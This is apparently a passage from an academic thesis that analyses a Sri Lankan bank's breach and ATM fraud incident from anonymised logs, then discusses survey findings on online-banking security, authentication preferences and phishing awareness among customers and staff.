The audit logs from the Sametime server (xx.x.x.7) indicates that it was accessed from xx.x.x.x5 using credentials of the 'root' user on 8th (First Month of the year) 20xx. The attacker has kept tools and scan log files in the "/var/spool/lpd" directory of the same server. The event log file of the (Name) server (xx.x.x.xx4) indicates that it was accessed from xx.x.x.x4 using the credentials of the user 'Name' on 16th (First Month of the year) 20xx. The server has been used to trap users into giving ATM PIN numbers by modifying the login page of the Internet banking site. Further analyses revealed a backdoor which can be used to allow remote access, had been planted in this server from 12th Month 20xx at 13:xx.

From 18th (First Month of the year) 20xx to 30th Month 20xx, the Oracle database listener log revealed that, the (Name) server (xx.x.x.x2) has been accessed from IP address xx.x.x.6 using a database client application. The antivirus software removal tool "kavremover.exe" was available on the "(Name) server" (xx.x.x.xx1) in the desktop folder of user '(Name)'. This file was copied to the server on 19th (First Month of the year) 20xx. The event log indicates network logons to this server from IP addresses xx.x.x.6 and xx.x.x.x4. The server event log also has network login attempts belongs to the user account '(Name)' during non-business hours from the IP addresses xx.x.x.6 and xx.x.x.x4.

The PC with the hostname "Name-IT" (xx.x.x.x1) has accessed it by using the user account "xxxxadmin". The last access time for that user account 'xxxxadmin' on this computer is on 17th Month 20xx. The Bank has identified that the withdrawal limit of one of the cards had been increased by using the user ID Number of xxxx at the early hours of 24th Month 20xx. According to the details given by the Bank this user ID is belongs to (Name the Bank Employer), in the Bank card centre. On 24th April 20xx, a customer of the Bank has informed the Bank about an unauthorized transaction happening without his intention. On the same day, the Bank ATM monitoring team has identified six suspicious overseas transactions between 02:xx hrs to 02:xx hrs (Within 3 Min). On 25th April 20xx, the ATM monitoring team has identified twenty-nine transactions (only nine were successful) that has happened during 24th April 20xx 23:xx:hrs to 25th April 20xx 04:xx:hrs. From 26th April 20xx to 28th April 20xx ATM monitoring team has identified eight denied suspicious transactions.

The PC with the host name xxxxxxxx-IT (xx.x.x.x2) has been accessed by the user account “sqladmin”. The last access time on this computer from the user “sqladmin” account is on 28th of April 20xx. The _ACI_64_Prod software which is used to access ATM switch application has being accessed by “sqladmin” user from this machine and its last access time was 27th April 20xx at 02:xx. The Kaspersky product removal tool ‘kavremover.exe’ was found in “C:\wamp\”of this host.

The ATM switch (xx.x.x.x0) has been accessed from xx.x.x.6 and xx.x.x.7 remotely using ‘b24prod’ and “prodopr” usernames from 02nd March 20xx to 11th of May 20xx. The application log of the ATM switch (xx.x.x.x0) indicates that credentials of ‘sysadmin2’ have been used to login and update ATM switch records. The server with IP address xx.x.x.x4 was used to get above access during the period of 28th of April 20xx to 2nd of May 20xx. The Bank ATM monitoring team has identified three hundred and thirty six suspicious withdrawals on 2nd May 20xx from 03:xxhrs to 09:xxhrs within 6hrs Approximately). The server, Domain Backup (xx.x.x.x4) has been used to provide an AD and DNS facility to the Bank staff. Analysis of this server revealed a directory named “temp33” in “C:\Windows” which contains documents and files of _ACI_64_Prod software. The “sqladmin” log file located at “temp33” directory indicated that this software has been used on 2nd of May 20xx at 01:xxhrs to access the ATM switch.

The security event log of Domain Backup (1x.x.x.x7) indicated that, remote interactive logons (RDP) has been used by the user account “sqladmin” in order to log into this server from xx.x.x.6. After 2nd May 20xx, the attacker has accessed the Sametime server (xx.x.x.7) on 4th, 6th, 11th and 15th May 20xx from the “xx.x.x.x5” IP address. The attacker also accessed the eRemittance server (xx.x.x.x5) on 2nd, 3rd, 4th, 5th, 6th, 8th, 11th, 12th, 13th, 15th, 18th, 21st of May 20xx from the IP address “xx.xx.xxx.x5” (the owner of this IP address is xxxxxx Group of a European Country). Since the attacker had been able to create a privileged domain user account named ‘sqladmin’ the attacker has been able to access all the domain name connected computers using that credential. There was no evidence that indicates this incident was directly supported by an internal user of Bank (Figures 5.1 and 5.2 researcher analysis of the event).




Fig: 5.1 Summarizes the incident based on the available evidence and timelines




Fig: 5.2 Detailed diagram with available time stamps.

5.3 OTHER OBSERVATIONS

The researcher identifies some of the weaknesses which caused this catastrophe. As a result, it was found that user and administrator passwords were weak and no PAM was found. Further there have been no proper network monitoring and auditing processes, and no network segmentation.

5.3.1. Password weaknesses.

Most of the servers analysed had weak or default passwords configured, which might have helped the attacker to easily spread through the network. (Note: The actual password is masked due to security reasons).

- The server xx.x.x.x5 root account password was “f****5”
- The server xx.x.x.6 root account password was h******a”
- The server xx.x.x.7 root account password was “k******h”

- The server xx.x.x.xx4 administrator account password was “e********8”
- The server xx.x.x.xx1 administrator account password was “r**********9”
- The server xx.x.x.xx1 user account NAME’s password was “t****2”
- The server xx.x.x.x2 administrator password was “u******n”
- The user account ‘NAME’ in PC xx.x.x.x2 had the password “m****r”. The server
- xx.x.x.xx1 has the same user account and password.

This investigation has identified several other weak passwords in the servers, however they were not mention above since those were not relevant in this incident.

5.3.2. Proper network monitoring & auditing was not available.

Network auditing and real-time monitoring software and mechanism to correlate and analyses the security incidents were not available and Log retention and auditing for the Bank IT systems were not available.

5.3.3. Proper Network segmentation was not available

Some of the publicly accessed servers were resided in the internal server farm with the critical servers. xx.x.x.x5 open to the public Internet. It resides inside the server farm and not in the De-Militarized Zone (DMZ) of the firewall. Since the attacker was able to get access to xx.x.x.x5, he has been able to access all the other servers in the same network without any restriction from the firewall. Figure 5.3 shows my analysis of this situation.




Fig: 5.3 Depicts how the internal servers were exposed to outside.

5.4 FACTORS WHICH LEAD PEOPLE TO USE ONLINE BANKING

The online-banking service technology enables the customers of Sri Lankan banks using their accounts in a more flexible and convenient way. The analysis of public surveys shows that the main fact which led the majority of the respondents in adopting online-banking was convenience. The majority of the studies have identified convenience as highest importance in the online-banking service use (Lichtenstein & Williamson, 2006; Pew, 2003; Ramsay and Smith, 1999; Thornton and White, 2001). According to Lichtenstein & Williamson (2006) with reference to previous studies behaviour of the respondents in adopting online-banking services depends on elements of time saving, utility and experience (Lichtenstein & Williamson, 2006). Based on analysis of the current user feedback, reduction of the time spent communicating with bank/ waiting in queue and fast service computer operation could be seen as part of convenience. The researcher analysis shows that the existence of fast service computer functions was the key for convenience. When people are more accessible to computer technology, the opportunities for other facilities could also be established more conveniently. According to the Central Bank of Sri Lanka study, the loyalty towards banks in the country has increase to approximately 78% where 50% of the respondents were ‘highly loyal’ to their bank. Based on the Central Bank survey it indicates that the majority of respondents were sufficiently satisfied in continuing their service of online-banking with banks that offered them with traditional services as well. The convenience has resulted in respondents accessing more frequently to online banking, approximately once a week. Recent statistics depict a slight deviation with Sri Lankans being engaged more frequently in online banking/ finance. Some of the online services that are commonly offered by the Sri Lankan banks offer their customer base are money transfer, Credit card payment, and bill payments and home loans applications.

5.5 USERS’ OPINION ON ONLINE BANKING SYSTEMS

Based on the current study, the fundamentals were known by the respondents as to the operations of online-banking and that banks are the institutions they could more strongly rely on over other financial entities that are available on internet. Customers have trust in the reputation of banking institutions and of the security for protection. The reasons given are due to the high level of reputation and image banks have for security measures. Further the relationship between banks and their customer is based on continued commitment and loyalty toward products/ services of the bank. This relationship extends to the growing trust in internet services. Similar research by Alrubaiee & Al-Nazer (2010) showed that enhanced loyalty of customers is reflected in the long-term positive financial performance of the entity. The majority of respondents were satisfied and believed that the banks online service, its security of financial status, confidence of the cyber-attack security measures and trust in data protection. However, the majority of respondents depicted a low confidence level in distinguishing a bank’s secure website from and insecure one (http vs https). Therefore, they strongly agreed the banks offer security measures for the bank’s online service and that it is adequate for access to services. Based on a summary security checklist by Subsorn & Limwiriyakul (2011) no bank has provided a security measuring system which is interactive and direct. In fact, an intrusion detection system and live check anti-virus protection have not been provided by the majority of Sri Lankan banking institutions. Firewall protection was the sole security protection that the majority of banks have provided. Additionally, the opinions of the respondents were given regarding the counter-measures and their suggestion for enhancing the degree of security of online-banking and provision of user education.

The respondents were of the mind that knowledge and cautiousness regarding threats and security protection were vital but still required the banks to ensure their safety. The statements of security measures were produced to the participants and requested in delivering their preference on degree of agreement for security. The result was that the majority of respondents strongly agreed regarding enhancing or establishing their system of online security by the bank and expected:

- Multi security protection, such as login and password and SMS mobile verification code and digital signature.
- Banks should offer a tracking facility showing all transactions and detail about when I have logged in and out.
- Banks should never allow more than one computer access to the same online banking account at the same time.
- Banks should detect, deny and stop all online banking activities if there is more than one computer accessing the same online banking account at the same time.
- Banks should log off my account automatically when I close the window.
- Banks should log off my account automatically after I have been logged on for 45 minutes.
- Banks should log off my account automatically if my bank webpage is not active for 15 minutes.

Based on the summery of security checklist requirements for Internet banking, the Sri Lankan banks have complied with tracking facilities and session validation systems. But, further research has shown that clear information was not provided by any of the local banks based on the seven statements above and this could be presumed that the banks might not view the security measures stated as vital or required. Unless the banks communicate their security services the user will be unclear of the existing securities utilized, and this could mislead customers to perceive the banks do not have security measures implemented, when there are measures implemented. Alternatively, digital certificate and encryption technologies have been employed by banks with a view of improving the security measures along with a bank inquiry service 24/7. The authentication system is one vital facet regarding the online-banking system that governs security strength.

5.6 USERS' OPINION ABOUT THE AVAILABLE ONLINE BANKING AUTHENTICATION SYSTEMS

The document analysis data showed that respondents have a belief that the more complex and stronger the bank authentication, the higher trust level. The customer relies on the bank for protection and awareness of security against attacks by phishing, including communication of the latest tricks to avoid were expected. Priority to biometric protection as the highest level of protection was considered a last resort, and a general log in with username/ password was the minimal level. The current findings are supported by KeCrypt (2010) where 50% of surveyed participants preferred biometric security over any other method such as smart cards plus passwords/ PINs (20%) and multiple passwords/ PINs (30%). Additionally, from respondents who preferred biometric authentication, 63% viewed it as being highly secure and 27% felt it more of convenient rather than having passwords/ PINs (KeCrypt Systems Ltd, 2010).

If more robust securities are implemented in banks for the online-banking, such as biometric authentication methods, a majority of the respondents are of the mind that they would be protected against any attack. Further, a major portion of the security preferences focus on creating strong passwords, such as a combination of lower and uppercase letter, numeric and special characters, and most respondents preferred such combinations.

Further, certain participants were of belief that the maintenance of such complex passwords were the solutions to protect the users from phishing attacks, where as some respondents argued that any kind of password could be vulnerable and easy in obtaining if the phisher was aware in how passwords could be retrieved from victims. That is, certain users were of mind that if a phisher could retrieve passwords similar to theirs, it will not matter as to how complex or long the password is.

This also could reflect the preference of the respondents regarding the knowledge-based authentication. Many participants did not agree or disagree on banks employing security questions/ password authentications each time they access online-banking. Rabkin (2008) stated "…the user is assumed to be unable to remember arbitrary strings —otherwise they would have been able to remember their password". Additionally, the respondents agree that if an outcome satisfied them and the bank had employed sufficient security then phishing attacks would fail. Current phishing attacks by-pass most knowledge-based authentication processes and systems built on external data gathered by credit bureaus and public data aggregators (Litan, 2010). Principal researcher Cormac Herley at Microsoft Research states that "keeping a keylogger off your machine is about a trillion times more important than the strength of any one of your passwords," (Stross, 2010). Stross (2010) further stated anti-virus software has a possibility in detecting and blocking varied kinds of key-loggers, but there is no guarantee it captures the entire range. According to Milne, Labrecque, & Cromer (2009) there is self-efficacy demonstrated in certain customers and the ability to resist phishing attacks. They preferred learning and taking steps in securing their accounts at banks (Milne, Labrecque, & Cromer, 2009). They adopted strong passwords and agreeing to avoid the creation of passwords which had phone numbers, date of birth, work address and residential address. Poor passwords have a consequence of vulnerability for their online bank accounts. They further agreed on the necessity in changing passwords on a periodic basis, once in 3 months or less, unless advised otherwise by banks, and believed that their security would be enhance.

However, certain customers objected to the difficulty of having to keep varying the passwords on a regular basis due to difficulty in remembering and argued this will not stop customers being attacked. Certain respondents stated that they required to note down on paper the passwords to remember them. The troublesome remembering of passwords could end in persons having passwords which are guessable opening the possibility for getting hacked or confronting the password paradox (Greenfield, 2011; Sines, 2011). According to Schneier (2006) an average individual is restricted in complexity of passwords for which they are inclined to remember and individuals tend to utilize passwords in similar patterns. Hunt (2011) supports this by stating that a “password is inspired by words of personal significance or other memorable patterns”. What actually was believed by the respondents and their opinion might not have been expressed in what was actually performed in securing the online transactions. The following paragraph summaries the respondent’s actions as identified by document analysis at the time of accessing their online-bank accounts.

There is a high possibility in assuming passwords are created based on symbols, numbers (reverse) phrase or a selection from a dictionary with a possibility of them relating to the user’s background such as place, or name. Ingmar (2011) and Naughton (2011) states even with a phisher taking a longer duration in cracking complicated passwords, they will eventually obtain it (Ingmar, 2011; Naughton, 2011). The opinions of the respondents and their views regarding security might not express actually what is performed by them when securing the online transactions. Proceeding sections report data on the respondent’s actions in accessing their online bank accounts.

5.7 DO ONLINE BANKING USERS TAKE ADEQUATE STEPS TO SECURE THEIR ONLINE TRANSACTIONS

The activities and the behaviours of the respondents in relation to online-banking were assessed for the purpose of examining the knowledge of the respondent regarding peripheral devices, computers and security applications that were installed by the bank. Due to experience with getting internal access, the majority of respondents had knowledge regarding the varied internet connections, operating systems and security applications employed in the bank network or general devices which were utilized in accessing their services for online-banking. Regarding the security installation, almost all the respondents were aware of the type of security installed in their machines. The majority acknowledged the fact that machines wouldn't have had any security if it was a sole application anti-malware which would be effective only against certain limited threats. Further, they were of the belief that personal information and their machines, wouldn't be secured to attacks if sufficient anti-malware was not installed and it had regular and adequate upgrading of security. In practice the majority of respondents had only installed anti-virus software on to their machines. There was a lack in extra applications for security in addition to the auto update function. Even with acknowledgment by respondents regarding their lack in devices protection and limitations in protection against malware employed by them in accessing banks, they had done little to employ multiple protections in securing the computer assets and privacy of information.

Apart from attacks on websites via phishing, it was revealed through the document analysis that participants had been attacked due to the installation of only a sole anti-malware protection. Certain participants had only installed firewall applications, where certain others had only centralized anti-virus software installed, and one wasn't aware of the installation of any other security applications. The basic username/password method of logging in was adopted by all participants in their online-banking authentication process. Most thought this was the strongest means of security in protecting them against phishing, while the staff of the IT departments highlighted security means with more complexity in authentication such as token devices, mobile verification and biometrics methods. The risk in the reliance on a sole anti-malware application were acknowledged and some are trying in avoiding the risks. Many were not aware that their practices of relying on a sole application of anti-virus and auto-update functions invites high danger. It could be viewed that the majority of the users had anti-virus applications installed in safeguarding themselves from unforeseen threats. However there is an increase in novel threats to the privacy of respondents and their systems of online-banking and this might not be apparent until too late.

In the Sri Lankan customer base, the portion which was of the belief that they possessed low knowledge of computers, internet and security, found it challenging to have their machines updated with firmware updates or new patches, released on a constant basis. Milne, et al (2009) states that this mind set might result in being a victim to phishing attacks. People tend to avoid acting if they have a belief that they are unable to complete the function and achieve the required outcomes. Cox (2012) states, a vital aspect of security is the self-efficiency to determine the utilization of information security tools by a person. AusCert (2008, p. 3) sets out that in referring to the user's confidence to take their own self-efficacy on practices of security, 68% of the users were either 'confident' or 'very confident' to manage security of their computers.

Therefore, it is vital for banks in educating and training their employees and the customers regarding potential phishing risks, to ensure that all machines of users, and servers are regularly updated with security protections. Cox (2012) states banks could further, via effective marketing communication protect their employees and customers, by proposing awareness of phishing and educating on anti-phishing to increase customer self-efficacy and response efficacy in responding and in coping with threats. Throughout the document analysis, self-confidence was observed to be the best starting point and the motivation for customers and bank staff to secure themselves from possible cyber-attacks. They were of the mind that if being cautious and were alert for suspicious actions and had trust in their common sense for security they could be secure. This is seen as the initial defence line of security which can be adopted in mitigating phishing attacks and be the starting point for any future phishing attack defense.

5.8 WHAT LEVEL OF KNOWLEDGE DO BANK STAFF HANDLING ONLINE BANKING HAVE OF PHISHING.

Most participants in the document analysis were aware or at least had heard from the IT division regarding attacks on online-banking and associated threats. It was mentioned by participants that warning messages were received by them from the IT division of the bank while there was less recognition of other communication channels for warning. However, it was shown through the results that the higher the sophistication in the forms of attacks, the lower the knowledge that was possessed regarding defending against the attacks. Most participants were aware and had examples regarding threats in online-banking and how personal data from the internet might be stolen. Nevertheless, when explaining regarding certain terms for bank threats such as Trojan, spyware, adware and phishing the participant's confidence was much lower. The level of knowledge on phishing was 50% of the respondents, who either had heard or knew regarding phishing, or possessed a high level of confidence for their phishing knowledge. The participants responses were based mainly on three activities of phishing, namely, money transfer scams, counterfeited bank websites and scammed emails purporting to be from banks. The document analysis results showed that the knowledge of the participants on phishing was adequate and of comparable to the statements issued by the government. An in-depth analysis of the findings revealed that most of the respondents using online-banking have not encountered any kind of phishing attacks, and they possessed higher confidence in the belief that they were of sufficient knowledge of what phishing is and its functioning. The gap was high between participants having strong level of confidence and a slight level of confidence. There were critical points noted in the group of participants who had experience in phishing attacks. The level of confidence in the participant's knowledge on phishing who had experience in online-banking attacks and who received phishing e-mails did not show a difference between participants that strongly believed and who slightly believed. In fact, strong knowledge of attacks by phishing should be possessed by all participants as they had been confronted with attacks. Even having been confronted with phishing attacks, the confidence level of the knowledge of malware was low. From the respondents who had experience in receiving phishing e-mails, less than half of each group possessed knowledge in aspects of adware, Trojans and spyware. Similarly, respondents of online-banking having no experience in phishing attacks, possessed a low level of strong knowledge regarding malicious attacks. In particular only a limited set of respondents were able to differentiate the characteristics between spyware, adware and Trojans. The respondents showed being more familiar with the definition of a Trojan horse than adware and spyware. In the initial discussions the document analysis showed that the perception of general controllability for threats in online-banking has a positive relationship with respondent's self-efficacy. However, most of the participants were lacking 'sufficient' knowledge and did not obtain sufficient information on phishing and other threats publicly. Choo (2011) stated that the awareness of the user and their training and education is paramount to obtaining and maintaining current knowledge on the newest activities of cybercrime and the most appropriate measures of cybercrime prevention. The existing training for security awareness requires emphasising the vulnerabilities connected to varied security threat information and what is required to be performed or not to be performed so as to minimize such vulnerabilities. Rhee, Kim, & Ryu (2009) stated that the general perception influence on self-efficacy or self-awareness of respondents, also requires inter-connect training awareness with bank security procedure and how to counteract controlling threats in online-banking (Rhee, Kim, & Ryu, 2009).

5.9 DO BANK STAFF AND CUSTOMERS BELIEVE THE BANKS TAKE ADEQUATE STEPS TO PREVENT PHISHING ATTACKS?

The provided systems of authentication, are categorized by the methods into two key groups of single-authentication and two-factor authentication system. A single authentication system was provided to most participants that consisted of username and password. The banks had offered this authentication method with two-factor authentication method, where for example login initially with username/password and then SMS of a mobile verification that was related to biometric authentication, grid-card, token device or the login and enter password for a pre-determined secret question. According to Subsorn & Limwiriyakul (2011) the two-factor authorizing was fundamentally an option which banks offered to the customer base and not many banks adopted this method (Subsorn & Limwiriyakul, 2011).

Even with more sophisticated devices, the multiple modes add complexity levels for customers, and there was no indication that customers possessed knowledge regarding the potential usage of these, as customers viewed low authentication requirements as standard. An interesting fact revealed from the study was that the security on authentication to the customers by their banks were mitigated by what customers preferred, meaning the customers were of the belief that the banks were responsible to take sufficient steps in preventing phishing attacks, but it had to be easy for the customer to do banking. Adopting a single mechanism is not adequately secure in protecting customer bank account but customer pressure was keeping the practice in place.

The contradiction between the actual behaviour and the concern for security set forth by Weir et al (2009) and the perception of the user on convenience, security and the usability for the authentication of e-banking indicates that "*customers see security as largely a concern of the Bank. Their preferences for authentication methods entirely followed usability and convenience concerns. That means the concerns for security in online banking did not override their desires for convenience and usability*". Respondents showed a tendency in selecting processes which were convenient and less complex for performing, than driven by better security features while accessing the bank. When customers were required by banks in creating long and strong passwords for enhancing security they complained in feedback reports.

Customers were encouraged by their bank but often looked for ways around the security by saving their passwords in insecure cookies or writing them on paper stuck to the monitor screen. Most respondents were of the perception that it was ineffective only having a login and password. However, several respondents had no idea of the danger of adopting short passwords. Therefore, additionally to adopting of robust security and provision of educating the bank staff and their customers on the banks' safety, the utilization of mandatory policies regarding complex and strong passwords were vital. A technique which the banks could adopt was setting an automatic reset of strong passwords and upon this, the banking systems could require a mandatory change of passwords, in a certain period of time such as 3 months, by customers. The system required detecting if users created the user's own password successfully combining upper case, lower case and with numeric and special characters with a length of minimum 8 characters. If the users failed in meeting the policy of the bank, the users would be eventually getting restrictions on access to their online account and require re-activation of the account by visiting bank in person.

The failure in login validations due to insufficient numbers of password input requirements, almost half of the respondents had the experience of inability to access their accounts. Half of those respondents were allowed to re-accessing the systems of online-banking after calling the bank and most respondents solved this issue by contacting the bank IT division. This enabled the respondents to immediately detect an issue as soon as the user encountered any problem. On the other hand, respondents could have fallen into the man-in-middle attack if phishers had imitated the websites. It is suggested that a call-back policy is required by banks for immediately contacting the customer over the phone in such instances.

5.10 WHAT COULD BE THE VULNERABLE POINT THAT LEADS ONLINE BANKING USERS INTO PHISHING ATTACKS?

Based on the document analysis and the case study presented in chapter 4, the majority of the respondents were of the belief that the most vulnerable point was the user for phishing attacks, where the respondents claimed that users with lower education on security features, ignorance or un-awareness in any unfamiliar activity in the computer or internet, would be victims of cyber-attacks. In particular, not all the respondents having had experience on online-banking attacks realized that there was something wrong in the accounts, while the remainder were updated on the attack by respective bank staff. When the banks automatically mitigated the possible risks, the users remained uncertain on whether information protection existed and whether information has been utilized in any criminal act. The example reflects that, if a user was being carless and lacking regular security checks in carrying out transactions the user could be a victim of effective phishing attacks but remained unaware. Further points of weakness to phishing might consist of the type of internet connection, type of operating system, method of security authentication, type and length of the password and the kind of security protection.

From the National Vulnerability Database (NVD), Florian's blog (2012) states information on targeted operating systems in year 2011 shows that the Microsoft operating systems were the most attacked. The versions of Microsoft that were targeted included Microsoft Windows Server 2003, Microsoft XP, Microsoft Windows Server 2008, Microsoft Windows 7 and Microsoft Windows Vista. Apple Mac OS X, Cisco IOS, Apple Mac OS X server and Google Chrome OS were the following most targeted systems. Google Android and Apple iOS were the top mobile operating systems that were highly vulnerable. Therefore, tablets and smart phones also confront high phishing attack risks. Based on the result of the current case study data most respondents utilizing Windows7 and Windows platforms Windows XP might have substantial risks of man-in-the-middle experiences. Unauthorized certificates may be utilized by the attacker issued by Microsoft spoof content, performing man-in-the-middle attacks or phishing attacks (Microsoft, 2012). The information given in the reported respondent groups who responded to phishing e-mails, experienced phishing in banking websites, and respondents who had no experience in attacks of any kind were similar but resisted responding. The internet connection type showed most experiences of phishing and non-phishing utilized wired internet connections in accessing the online bank account of the user.

